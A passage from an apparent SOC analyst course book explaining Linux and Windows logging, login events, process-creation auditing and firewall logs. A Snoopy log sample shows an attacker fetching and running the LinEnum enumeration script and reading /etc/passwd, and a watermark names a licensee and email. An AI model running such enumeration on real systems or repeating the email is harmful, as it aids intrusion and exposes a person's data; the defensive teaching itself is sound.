Nov 23 22:15:09 ubuntu systemd[1]: Starting LSB: Next Generation IDS/IPS...
Nov 23 22:15:09 ubuntu suricata[34399]: Starting suricata in IDS (af-packet) mode... done.
...
```

### Systemd Journal

The other main logging mechanism employed in Linux is the systemd journal. The `systemd-journald` service is a system service that runs in the background and securely accepts logs from applications and writes them into a binary formatted database (similar to Windows EVTX). The logs are, by default, kept in `/var/log/journal/[machineid]` where “machineid” is a unique identifier for the system. Systemd was invented as a way of moving past some of the limitations of syslog, such as the lack of structure and custom fields, yet it retains full syslog format compatibility, and anything written to the journal can also be forwarded on to other systems as a traditional syslog-style message. The contents of the systemd journal will still be mostly syslog formatted messages, but the service does support logging messages with binary data and supports a maximum log size of  $2^{64}-1$  bytes. If you use Linux systems that support the Linux journal, your log agent should support extracting messages from it to ensure they are available to the SIEM.

The systemd journal can be shown in full by typing “`journalctl`” on the command line of any system that supports it. Alternatively, if you wish to only see messages from a single system service, you can use the ‘`-u`’ command line argument followed by a “unit” name – the name for registered system services, and only related items from the journal will be shown. An example of the output from the journal is shown on the bottom portion of the slide.

## Additional Linux Command Line Logging

### Linux Auditing Subsystem:

- **auditd:** Like Sysmon for Linux

### Third-party programs:

- **Snoopy Logger:** Records all command lines to syslog
- **Go-Audit:** Created by Slack, JSON output
- **Auditbeat:** Sends all commands to Elasticsearch

### Custom scripts: Write additional text files:

- **"logger"** command: Send one-off messages to syslog

### Additional Linux Command Line Logging

If you'd like to log additional logging detail in Linux, there are several options as well.

- **auditd:** The Linux auditing subsystem is the built-in server for adding highly detailed logging in Linux. The logs are slightly difficult to interpret but come in easy to parse key=value pairs.
- **Snoopy Logger:** Snoopy is another third-party program that can record all commands typed at the command line. It will write a new syslog entry into auth.log by default.<sup>1</sup>
- **Go-Audit:** Created by the Slack team as an alternative to auditd, this auditing system can also provide easy to understand JSON output.<sup>2</sup>
- **Auditbeat:** For Elasticsearch deployments, Elastic makes a specific beats agent that can record command line commands with the lightweight winlogbeat agent.<sup>3</sup>

If these do not cover your use case, it is easy enough to create additional custom plaintext logs that a log agent can pick up and send to the SIEM. There is also the "logger" command that can be called, and any argument entered will be sent to the syslog daemon with the option to choose a facility and severity.

[1] <https://github.com/a2o/snoopy>

[2] <https://github.com/slackhq/go-audit>

[3] <https://www.elastic.co/products/beats/auditbeat>



## Appliance Logging

What about network devices, appliances, IOT, etc.?

- Many of these devices are Linux-like, log using:
  - Syslog – Text files / network protocol
  - Custom – Application written logs
- Custom logs further break down into
  - Text file-based
  - Binary file-based
  - Database-based
- Specialized devices and applications may use any format creators wanted – OS logging services or a custom log file in


### Appliance Logging

We've discussed Windows and Linux logging in detail, but what about other applications such as security software or hardware, IOT devices, or anything else in general? In many cases, these devices are just running Linux under the hood and, as such, will likely give you either syslog-based logs directly, or the ability to collect or forward on logs in their own custom format. Since appliances' and devices' operating systems are usually designed to be somewhat abstracted from the user, it is likely that logs for the service will be in their own dedicated file, not mixed in with general operating system messages like a normal Linux system. That means in terms of options, these appliances will potentially be writing dedicated service logs to a text file, binary file, or even a database. This choice is up to the device's creator and picking them is usually just a case of looking for options in the device settings to set a destination to log to. If we understand how these formats work and how to accept and parse them, we can understand how it is they are collected with everything else in the environment and end up in the SIEM alongside our other data.

## Service vs. System Logs

Applications and devices usually make **multiple log files**

- Need all logs to see the full picture
  - One tells us about system, other informs of service activity
- Example: Linux-based firewall
  - **System** logs: Who is logging in, actions taken during setup
  - **Service** logs: Firewall service logs



### Service vs. System Logs

As mentioned, applications and devices will not necessarily only generate a single log. They may make one log of primary interest, the one for the service you bought the device or application to perform (to be a firewall, antivirus, etc.), but there are almost certainly further logs beyond that. Many of these devices are ultimately operating systems or complex applications logging multiple items as well, so it makes sense that they would also create multiple different log files. Why is this important? Because it's easy to think "we have the firewall covered, we're collecting the firewall logs!" but collecting the firewall block/allow logs doesn't mean you will know if someone is trying to brute force their way into the firewall—login attempts are recorded in a different log! You will need both pieces, system and service logs, to understand what the firewall service itself is doing, as well as what is happening to the machine running it. It can be an easy oversight to neglect to monitor the device itself, but if your threat model consists of someone tampering with your devices (and it should, because APTs are known to do this<sup>1</sup>), collecting both service and system logs will be necessary.

[1] <https://www.us-cert.gov/ncas/alerts/TA16-250A>

## How Linux Logging Works Summary

- Linux logs are simultaneously simpler and more painful
  - Placed in **plaintext** files
  - Require **manual parsing** in many cases
- **Facility** and **severity** codes drive
  - Which file each message is written to
  - Which host each message is sent to
- Syslog daemons are highly capable
  - Can send messages to **brokers, databases, syslog relays**
  - **Buffer** messages, **filter**, and **convert** formats
- Many appliances are really just Linux, but may use custom logs

### How Linux Logging Works Summary

Compared to Windows, Linux logging is an entirely different approach, but it is one that is generally easier to understand. The downside is that the lack of specificity makes parsing of the messages a more difficult affair. In general, log files being picked up, the formats they are being written in, and the methods used to send them over the network should be reviewed to ensure that optimal settings for malicious activity detection are chosen. Of particular importance is the issue of parsing. It is hard to write an analytic for a log that is not reliably parsed.

## Course Roadmap

- Day 1: Blue Team Tools & Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. **Interpreting Important Events**
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

## Windows Logins: Event ID 4624/4625

- Windows logins are an extremely frequent event
- Fields of primary interest:
  - Account Name
  - Account Domain
  - Logon Type
  - Network Info (if remote)
- Lots of noise from "computer accounts"! (\$ on the end)

Message : An account was successfully logged on.

```

Subject:
Security ID:          S-1-5-18
Account Name:        SEC450$
Account Domain:      BLUE-TEAM
Logon ID:            0x3E7

Logon Information:
Logon Type:          2
Restricted Admin Mode: -
Virtual Account:     No
Elevated Token:      Yes

New Logon:
Security ID:          S-1-5-21-1552841522-
Account Name:         student
Account Domain:       SEC450
Logon ID:             0x311FD
Linked Logon ID:      0x315E9

Process Information:
Process ID:           0x28c
Process Name:         C:\Windows\System32\

Network Information:
Workstation Name:     SEC450
Source Network Address: 127.0.0.1
Source Port:          0
  
```

### Windows Logins: Event ID 4624/4625

When it comes to event logs, one of the most frequent ones you will deal with are Windows logon events. Login events are stored in the Security log channel under event ID 4624, (4625 for failed logins) and there are many details included for each event (some of which were edited out for this slide). Most of the detail will not be of use to us in a security capacity, but fields such as the account name, domain, logon type, and network info are vitally important to understand. The Account Name field is exactly what it sounds like—the account that was being logged in to. The Account Domain, however, is less intuitive. If the account logging is an active directory-based account, then the domain will be whatever the organization domain name is. If the account logging is a *local* account, however, such as the built-in administrator, the Account domain will be filled in with the name of the PC. In the case of the screenshot above, the PC was named SEC450. In other events, this would be signified by writing the domain and login name as [domain]\[username] or in this case SEC450\student.

The logon type is another important field to understand. This topic goes much deeper than we will cover, but the short story is that not all Windows logins are the same. Sometimes, that login is you sitting down at your keyboard and logging in normally—that is a type 2 "interactive" login for local accounts, if you login with a domain account that is a type 11. There are plenty of others as well. If you log in over RDP, that is a 10. If you log in with a domain account if a service with its own account logs in, that is a type 5; and, if you log in with Windows Explorer to connect to a file share or other SMB connection, that is considered a type 3.<sup>1</sup> When investigating a possible intrusion, it is important to remember these codes and be able to interpret what they mean about the situation. If an attacker is seen performing a type 2 login, you can likely conclude they have physical possession of the machine as opposed to if you see a type 10 login, which just means they were able to log in over the network.

The final section highlighted above is the one that tells us information about the remote machine if the login is happening over a network connection. It will *potentially* include the remote machine's workstation name (malicious tools can fake this name) as well as the IP address of the remote user that connected. If an attacker pivots across the network by mapping drives like file shares, you may be able to use this field in combination with type 3 logins to follow their activity.

Event ID 4624 is one of the absolute must-knows for any analysis, so it is highly worth your time learning how to interpret this log, and what the different fields mean. Do know that there is lots of noise in 4624 events as well, as these events aren't just made from user accounts, but from "computer accounts" logging into the domain controllers as well. Sorting the useful from non-useful event ID 4624 logs will take some extensive filtering beyond just the ID itself. One common first move is to filter out all 4624 events with an Account Name ending in a dollar sign. The PC's name with a dollar sign on the end is how Active Directory refers to the computer accounts and their login activity is rarely of interest, although it may represent the largest volume of logs in an Active Directory environment.

[1] <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Windows Logins: Event ID 4648

### RunAs style logins:

- Like "sudo" for Windows
- User X becoming account Y
- Used by attackers for pivoting through network
- Tells you who (subject)
- Which account they used
- Where it was used (Target)

```

Message : A logon was attempted using explicit credentials.

Subject:
  Security ID:          S-1-5-21-1552841522-38
  Account Name:        student
  Account Domain:      SEC450
  Logon ID:            0x311FD

Account Whose Credentials Were Used:
  Account Name:        bob
  Account Domain:      SEC450

Target Server:
  Target Server Name:  localhost
  Additional Information: localhost

Process Information:
  Process ID:          0x28c
  Process Name:        C:\Windows\System32\sv

Network Information:
  Network Address:     ::1
  Port:                0
  
```

### Windows Logins: Event ID 4648

The event ID 4648 is another vitally important login item to understand. This is a separate event ID to inform you that someone performed a "runas" command to start a process with another account. While this sort of thing is common in Linux with tools like sudo and su, it is less common to perform in Windows and, therefore, can be a key indicator when an account becomes compromised. When a user uses the runas command, a log like the one shown above will be cut that tells us the user who performed the action (subject = student) and the account they became with the runas command (Account Whose Credentials Were Used – SEC450\bob, another local account).

How do we use this event in practice? For example, let's say an attacker has already gained access to the account password for "student" and "bob", but only has access to the laptop for user "student" through their backdoor. Using the "student" user's laptop lets them into the environment, but if they need to reach data that only bob has privilege to read, they will need to "become" bob, and may choose to do so through a runas command. As a defender, if you know there's no reason bob's account should be used from the "student" user's laptop, you now have an anomalous condition that you can identify through event ID 4648 and immediately find and shut down the attacker.

## Linux Logins

In contrast to Windows, Linux logins are relatively simple

- Unfortunately, they are inconsistent and span multiple lines
- Usually reference "pam" – pluggable authentication module

Example SSH login with key:

```
ubuntu sshd[459]: Connection from 123.45.67.89 port 57356 on 99.99.99.99 port
22
ubuntu sshd[459]: Postponed publickey for root from 123.45.67.89 port 57356
ssh2 [preauth]
ubuntu sshd[459]: Accepted publickey for root from 123.45.67.89 port 57356
ssh2: RSA SHA256:ao98RFOF9sdffaf09vijw877afsd1MfMFKLEe
ubuntu sshd[459]: pam_unix(sshd:session): session opened for user root by
(uid=0)
ubuntu sshd[459]: Starting session: shell on pts/0 for root from 123.45.67.89
port 57356 id 0
```

## Linux Logins

Linux logins are again potentially simpler to read and interpret, but more complex to parse in an automated fashion. That's because for one, they are written in syslog format without any kind of standard structure, which makes parsing them with a SIEM hard, and two, the sequence of logging in is broken up into multiple lines of partial information. We can put most of the story together from a single line like the last one, but if we want details, we'll likely have to read through the logs to find all the events that relate. The format of the message will also depend on how the login is performed, SSH logins will look different than local logins (notice the syslog header mentioned that log was written by the SSH daemon itself), and all potentially multi-line login event info will be mixed together in the file the distribution uses for recording this info, usually `/var/log/auth.log` or `/var/log/secure`.



## Linux Login Failures

Logon failures can take many forms:

Bad Username:

```
Dec 29 17:15:36 ubuntu sshd[14771]: Invalid user pi from  
174.194.132.127
```

Bad password over SSH:

```
Dec 29 09:13:23 ubuntu sshd[54117]: Failed password for  
root from 174.194.132.127 port 55646 ssh2
```

Bad password on desktop:

```
Dec 29 09:19:19 ubuntu lightdm: pam_unix(lightdm:auth):  
authentication failure; logname= uid=0 euid=0 tty=:0  
ruser= rhost= user=student
```

### Linux Login Failures

Unfortunately for Linux, there's no easy "event ID = 4625" (Windows login failure code) to find all failed attempted logins. Linux login failures can take multiple forms and therefore will require multiple different search patterns to find them all. Since there are multiple ways to log in to the system, but no event ID to tie them all together, you will likely need to find an example of a failure from each (SSH, desktop manager, others) to ensure you're finding them all. On top of that, there are the separate reasons for failing, such as bad username or password that also may use different verbiage. In the slide above, an authentication failure is shown for a bad username and a bad password being written by sshd (bolded), as well as a bad password entered on the desktop at the lightdm login screen. Note that the failures, when remote, come with a source IP that attempted to login and the login name that was attempted. The passwords attempted will never be written to the log since that would be a security risk.

## Process Creation Logs

One of the **MOST important logs** you can collect

- **Sources:**
  - **Windows:** Audit Policy, Sysmon, EDR
  - **Linux:** auditd, Snoopy, Sysdig, Auditbeat, and more
- **Path and name** of executable
- **Arguments** used when starting the program
  - Many attackers use "good" programs in a bad way
- **Metadata:** Hash, signature (or lack of), parent process

### Process Creation Logs

One of the most important logs you can collect are logs that record every time a new process is created. Ideally, these logs should record not just the process started, though, but what the parent process was that caused it to start, what arguments were used when starting it up, the path, and the hash and signature status of the executable. These logs contain an absolute gold mine of knowledge when it comes to malicious software detection, especially when collected in bulk.

Almost all malware will necessarily leave some sort of trace in this log. Whether the environment has whitelisting or not, process creation logs give us an idea of who is running what and can identify when an odd process that hasn't been seen before in the environment pops up. In this way, it's sort of like a lightweight whitelisting solution. Since many whitelisting bypasses involve using known good programs with questionable scripts or arguments, though, this log will also record attempted whitelist bypasses in many situations. The arguments to the process creation are a vital piece of information that will allow defenders to tell the difference, for example, a good use of PowerShell with a known script, from a bad one. Add this to the fact that the path, hash and signature (or lack thereof) of a program can easily help identify anomalous program executions in the environment, and even with the filtering that may be needed, you can see why process creation logs make one of the best values in log collection.

## Windows Process Creation Logs

### Event ID 4688

Event 4688, Microsoft Windows security auditing.

General		Details	
A new process has been created.			
<b>Creator Subject:</b>			
Security ID:	LENOVO\jhub		
Account Name:	jhub		
Account Domain:	LENOVO		
Logon ID:	0xE3313		
<b>Target Subject:</b>			
Security ID:	NULL SID		
Account Name:	-		
Account Domain:	-		
Logon ID:	0x0		
<b>Process Information:</b>			
New Process ID:	0x44f4		
New Process Name:	C:\Windows\System32\whoami.exe		
Token Elevation Type:	%%1938		
Mandatory Label:	Mandatory Label\Medium Mandatory Level		
Creator Process ID:	0x3dec		
Creator Process Name:	C:\Windows\System32\cmd.exe		
Process Command Line:	whoami /priv		

### Sysmon Event ID 1

Event 1, Sysmon

General		Details	
<b>Process Create:</b>			
RuleName:			
UtcTime:	2018-12-20 17:31:31.176		
ProcessGuid:	{b3288e1f-d1f3-5c1b-0000-00109c2f7303}		
ProcessId:	17652		
Image:	C:\Windows\System32\whoami.exe		
FileVersion:	10.0.17134.1 (WinBuild.160101.0800)		
Description:	whoami - displays logged on user information		
Product:	Microsoft® Windows® Operating System		
Company:	Microsoft Corporation		
CommandLine:	whoami /priv		
CurrentDirectory:	C:\Users\		
User:	LENOVO\jhub		
LogonGuid:	{b3288e1f-1e1d-5c1b-0000-002013330e00}		
LogonId:	0xE3313		
TerminalSessionId:	1		
IntegrityLevel:	Medium		
Hashes:	MD5=AA18BE1AD24DE09417C1A7459F5C1701,SHA256=59D6065C2DD2D1466EF8BAE087197F1222C7D7E7FF84A12C8DB74C42F4EFBEB5D		
ParentProcessGuid:	{b3288e1f-d1ee-5c1b-0000-00101a197203}		
ParentProcessId:	15852		
ParentImage:	C:\Windows\System32\cmd.exe		
ParentCommandLine:	"C:\WINDOWS\system32\cmd.exe"		

### Windows Process Creation Logs

Two of the most common sources of Windows process creation events are the built-in process creation auditing functionality, which creates Event ID 4688 in the Security event channel, and the Sysmon tool's version, which is Event ID 1 in the Microsoft-Windows-Sysmon/Operational channel. Windows auditing is a fantastic solution for process creation auditing since it is built into all new versions of Windows. Its main benefit is that it doesn't require any extra agents and is likely to immediately work once it's turned on since most organizations will already be collecting the Security log channel.

Sysmon is the more detailed option. It requires installation of the driver and service, configuration of Sysmon events to collect, and the ability to pick up an extra event channel. Both sources have the new process name and command line, the parent process info, and the user that the process ran under. For the hassle of installing Sysmon, you do get some extra benefits, though. In the slide on the right side, the extra information provided inside the Sysmon logs is highlighted with boxes. Having the additional context about signed programs that give their description, product name and company is nice, but the serious benefit comes in having the option to get multiple different hashes directly inside the log. If this is centrally collected by a SIEM, this means any time a suspicious process is run on a machine, not only will you immediately receive a log of it, that log will allow you to start your hash-based checks without having to interact with the endpoint or file at all. In many ways, Sysmon can act as a makeshift EDR since it records much of the same information. It just doesn't have the ability to facilitate incident response. Given the choice between the two methods, Sysmon is the clear choice considering it gives not only more complete data, but also comes with the ability to record all the other event types as well.

## Linux Process Creation: Auditd

Linux has built-in auditing as well

- Linux Auditing Subsystem - "auditd"
- auditd records incredibly complex detail, including
  - File access, system calls, commands run, login attempts, network traffic associated user
  - "aureport" can generate reports on all events
  - **Does not prevent anything**, just records information about activity
- Logs are very thorough, but can be difficult to interpret

**To audit process creation:** `auditctl -a exit,always -F arch=b64 -S execve -k proc_create`

### Linux Process Creation: Auditd

One of the built-in ways for monitoring a Linux system is the "Linux Auditing Subsystem" also known as "auditd." Auditd has the benefit of being part of most Linux distributions and is very easy to create rules for and activate. With auditd, it is possible to monitor reading or writing to files, making system calls, running commands, login attempts, network traffic, and the information associated to track which user performed each action. Although it does not prevent any of these activities, it is incredibly detailed in the logs that it records and can be used in environments that require strict highly detailed logging.

Audit reports can be generated with the built-in "aureport" tool, and rules are added to the list through the "auditctl" utility. A thorough explanation of all the auditctl setup options is beyond the scope of this course, but a simple rule for monitoring the "execve" system call (a way to identify new process creation) can be created by typing the command shown on the slide above. This rule adds a rule called "proc\_create" to the audit list to "always" record on the "exit" the "execve" system call for 64-bit programs. Do not worry about interpreting or understanding auditctl rules for this course. This is simply given as a demonstration of how easy it can be to activate an auditd rule. Further information on the Linux auditing subsystem can be found at the link below.<sup>1</sup>

[1] [https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/7/html/security\\_guide/chap-system\\_auditing](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/security_guide/chap-system_auditing)

**Auditd Output Example: /var/log/audit/audit.log**

```

type=SYSCALL msg=audit(1546105134.866:8332): arch=c000003e syscall=59
success=yes exit=0 a0=55c8f62466e0 a1=55c8f61beaf0 a2=55c8f6225430
a3=4040 items=2 ppid=54636 pid=54831 audit=1000 uid=1000 gid=1000
euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0
ses=2 comm="whoami" exe="/usr/bin/whoami" key="procmon"
type=EXECVE msg=audit(1546105134.866:8332): argc=1 a0="whoami"
type=CWD msg=audit(1546105134.866:8332): cwd="/var/log"
type=PATH msg=audit(1546105134.866:8332): item=0 name="/usr/bin/whoami"
inode=1049945 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00
nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0
cap_fver=0
type=PATH msg=audit(1546105134.866:8332): item=1 name="/lib64/ld-linux-
x86-64.so.2" inode=1447302 dev=08:01 mode=0100755 ouid=0 ogid=0
rdev=00:00 nametype=NORMAL cap_fp=0000000000000000
cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1546105134.866:8332): proctitle="whoami"

```

**Auditd Output Example: /var/log/audit/audit.log**

auditd is *highly* capable of logging nearly anything you can think of, almost to a fault. The problem with auditd is that it is so verbose that it sometimes is difficult to interpret what it's telling you occurred. Using the rule on the previous slide, the following logs were collected as a result of running the simple "whoami" command.

```

type=SYSCALL msg=audit(1546105134.866:8332): arch=c000003e syscall=59 success=yes exit=0
a0=55c8f62466e0 a1=55c8f61beaf0 a2=55c8f6225430 a3=4040 items=2 ppid=54636 pid=54831 audit=1000
uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=2
comm="whoami" exe="/usr/bin/whoami" key="procmon"
type=EXECVE msg=audit(1546105134.866:8332): argc=1 a0="whoami"
type=CWD msg=audit(1546105134.866:8332): cwd="/var/log"
type=PATH msg=audit(1546105134.866:8332): item=0 name="/usr/bin/whoami" inode=1049945 dev=08:01
mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000
cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1546105134.866:8332): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=1447302
dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000
cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1546105134.866:8332): proctitle="whoami"

```

Notice it recorded the execution in multiple lines, including info about the user making the call and the command (SYSCALL), current working directory (CWD), the command line and argument count (EXECVE and argc), the path of the binary that was executed (PATH), and the process title that was created (PROCTITLE). This info contains almost any information you might want to know, but its multiple line format makes it a pain to search for and deal with in a SIEM. Fortunately, there are some cleaner ways of accomplishing this. For additional clarification about the fields in this log, see<sup>1</sup>. If you're looking for a good set of started rules for auditd, Florian Roth maintains one on GitHub.<sup>2</sup>

[1] [https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/7/html/security\\_guide/sec-understanding\\_audit\\_log\\_files](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/security_guide/sec-understanding_audit_log_files)

[2] <https://gist.github.com/Neo23x0/9fe88c0c5979e017a389b90fd19ddfee>

## Linux Process Creation: Snoopy

### Snoopy Logger adds command line logging

#### Easy Install:

```
$ sudo apt install snoopy
```

#### Then, in /var/log/auth.log...

```
Dec 20 10:05:33 ubuntu snoopy[4550]:
[login:student ssh:(123.45.67.89 53123
10.0.0.1 22) sid:3907 tty:/dev/pts/1
(1000/student) uid:student(1000)/student(1000)
cwd:/tmp]: git clone
https://github.com/rebootuser/LinEnum.git
```

System Enumeration!

```
cwd:/tmp/LinEnum]: ./LinEnum.sh
cwd:/tmp/LinEnum]: sleep 2
cwd:/tmp/LinEnum]: whoami
cwd:/tmp/LinEnum]: date
cwd:/tmp/LinEnum]: uname -a
cwd:/tmp/LinEnum]: cat /proc/version
cwd:/tmp/LinEnum]: hostname
cwd:/tmp/LinEnum]: id
cwd:/tmp/LinEnum]: lastlog
cwd:/tmp/LinEnum]: w
cwd:/tmp/LinEnum]: cut -d: -f1 /etc/passwd
cwd:/tmp/LinEnum]: id root
cwd:/tmp/LinEnum]: id daemon
cwd:/tmp/LinEnum]: id bin
cwd:/tmp/LinEnum]: id sys
cwd:/tmp/LinEnum]: id sync
cwd:/tmp/LinEnum]: id games
cwd:/tmp/LinEnum]: id man
cwd:/tmp/LinEnum]: id lp
cwd:/tmp/LinEnum]: id mail
cwd:/tmp/LinEnum]: id news
cwd:/tmp/LinEnum]: id uucp
cwd:/tmp/LinEnum]: id proxy
cwd:/tmp/LinEnum]: id www-data
cwd:/tmp/LinEnum]: id backup
```

(truncated)

### Linux Process Creation: Snoopy

Snoopy logger is another common way of recording process creation command lines in Linux. For most distributions, it is an easy package manager installation and it's finished. By default, in Ubuntu, logs will be put into /var/log/auth.log where they can hopefully be immediately picked up with all the logs you're already collecting from that file for login monitoring.

One of the good things about Snoopy is that its format is much less complex and easier to understand than auditd's enormous set of fields. The output shows you time, date, and system, ssh session IPs (if applicable), session ID, login and current user ID, the current working directory, and the command that was run. The downside is that the creators warn that it's not a foolproof solution and can be potentially bypassed. On this, remember the perfection solution fallacy: Just because it's not perfect, doesn't mean it's not useful.

In this slide, the left side shows an example of the full syslog line written by snoopy. If we were to see this command performed on a system, it should immediately raise an alarm because it is someone downloading the LinEnum script, a tool that attackers often use to explore a system for privilege escalation vulnerabilities.<sup>1</sup> On the right side, we see an edited version of the commands that ran following the git clone. It looks like the attackers ran the script, and all the commands the script ran were also logged as well, making this an easy way, if you're watching, to detect an attacker on your system.

[1] <https://github.com/rebootuser/LinEnum>

## Additional Linux Activity Monitoring

### Sysdig Inspect and Falco



- Logs commands, file/network activity, **containers**
- JSON output, requires kernel module

### OSQuery



- Represents OS as multi-table DB, **Kolide** available as free GUI
- Query hosts with easy SQL commands, not real-time streaming

### Auditbeat

- Outputs to Elasticsearch only, cross-platform, FIM included
- Much easier to read than auditd



## Additional Linux Activity Monitoring

If you want to expand your ability to monitor Linux systems, here are some additional tools that can help:

- Sysdig Inspect and Falco: Sysdig Inspect is an open source tool that can record commands, file and network activity.<sup>1</sup> Falco can act as a Host IDS that looks for suspicious activity, as well as records a highly detailed log of interactions with running containers.<sup>2</sup>
- OSQuery: OSQuery is a free tool made by Facebook as a cross-platform way of querying what is happening on your endpoints with an easy SQL query language. It's useful for both security and operations teams as well.<sup>3</sup> OSQuery is closer to an EDR product (minus the response) in that it allows you to search processes, registry keys, open files, users, groups, patch levels and more, and can be paired with the separate "Kolide" GUI front-end for easy crafting and visualizing of queries.<sup>4</sup>
- Auditbeat: Previously mentioned, auditbeat can do more than just command line auditing. It can do filtering, event normalization and parsing all from the agent and includes file integrity monitoring features as well. The downside is that the only output options are to Logstash and Elasticsearch.<sup>5</sup>

[1] <https://github.com/draios/sysdig-inspect>

[2] <https://github.com/draios/oss-falco>

[3] <https://osquery.io/>

[4] <https://kolide.com/>


[5] <https://www.elastic.co/products/beats/auditbeat>

## Windows Firewall with Advanced Security

```
2018-12-19 19:59:52 DROP UDP 192.168.1.100 239.255.255.250 32974 1900 165 - - - - - RECEIVE
2018-12-19 19:59:53 ALLOW TCP 192.168.1.156 104.119.31.161 64449 443 0 - 0 0 0 - - - SEND
2018-12-19 19:59:53 ALLOW UDP 192.168.1.156 1.1.1.1 58951 53 0 - - - - - - - SEND
```

### Logging options:

- Text files (pfirewall.log)
  - Use one file per profile
  - **32MB** limit
- Windows event channel
  - Records process info
  - Easier to collect
- **5156** = allowed, **5157** = connection block, **5152** = packet block, **5154** = listening



### Windows Firewall with Advanced Security

One of the most common host Windows firewalls is the built-in "Windows Firewalls with Advanced Security" (WFAS). Host firewalls are essentially a commodity product at this point, so you likely either use Windows firewall, or whatever came with your endpoint suite. Why are we interested in host-based firewalls as a defensive mechanism if we already have network firewalls? Because they are an *outstanding* source of information, if you can collect the logs and filter them heavily so they do not totally overwhelm your SIEM. The most important features of host-based firewall logs are that they not only give us network visibility to every single device on the network, but they also let us tie network activity to a process, something your network firewall cannot do.

WFAS does not come with a built-in centralized logging capability, but its log files are as easy as any others to pick up and parse. There are two options for logging that you may see used: A text file option, or using the Windows Auditing configuration for the "Filtering Platform" to place logs into the Security log channel. Both options work great, but the version that goes into the Windows Security log channel is likely more convenient to pick up since many organizations already have collection for those events occurring. If you use the text file method, be aware that you can make a separate log for each firewall profile (private, domain, public), and can up the maximum size.

The fields in the text file version of the Windows firewall log, "pfirewall.log" are as follows:<sup>1</sup>

```
[date] [time] [action] [protocol] [src-ip] [dst-ip] [src-port] [dst-port] [size] [tcpflags] [tcpsyn] [tcpack] [tcpwin]
[icmptype] [icmrcode] [info] [path]
```

[1] [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc758040\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc758040(v=ws.10))



## Interpreting Linux iptables Firewall Logs

- Syslog Header
- Timestamp
- Policy?
- Interface IN/OUT
- IP Source / Dest
- Length
- Protocol (TCP, UDP, ICMP)
- Source / Dest. Port

```
Dec 20 07:32:33 ubuntu kernel: [
945.682935] [UFW ALLOW] IN= OUT=ens33
SRC=192.168.42.155 DST=192.168.42.2
LEN=76 TOS=0x00 PREC=0x00 TTL=64
ID=61739 DF PROTO=UDP SPT=45469
DPT=53 LEN=56
```

```
Dec 20 07:32:33
ubuntu
kernel:
[ 945.682935]
[UFW ALLOW]
IN=
OUT=ens33
SRC=192.168.42.155
DST=192.168.42.2
LEN=76
TOS=0x00
PREC=0x00
TTL=64
ID=61739
DF
PROTO=UDP
SPT=45469
DPT=53
LEN=56
```

### Interpreting Linux iptables Firewall Logs

This slide shows the Linux equivalent host firewall log. On the bottom left is the syslog format that it will be written to. The destination text file that it will be placed in will depend on your distribution and syslog daemon setup. The right side of the slide shows an easier to read version with all of the individual pieces of information parsed out on their own line. The format of this log is the syslog header at the start, then almost entirely "key=value" pairs indicating information about the traffic that was observed. As you can see, sometimes the data is not key value pairs such as the "SYN" or "DF" line or the "IN=". Minor inconsistencies like this make the parsing of this log difficult since many of these fields are optional depending on the type of traffic and connection status. Of the fields we have captured, the bolded ones are the most interesting from a security perspective. The date/time, hostname, action taken, physical interfaces, Layer 3/4 information and protocol are most likely to be of use in identifying interesting traffic.

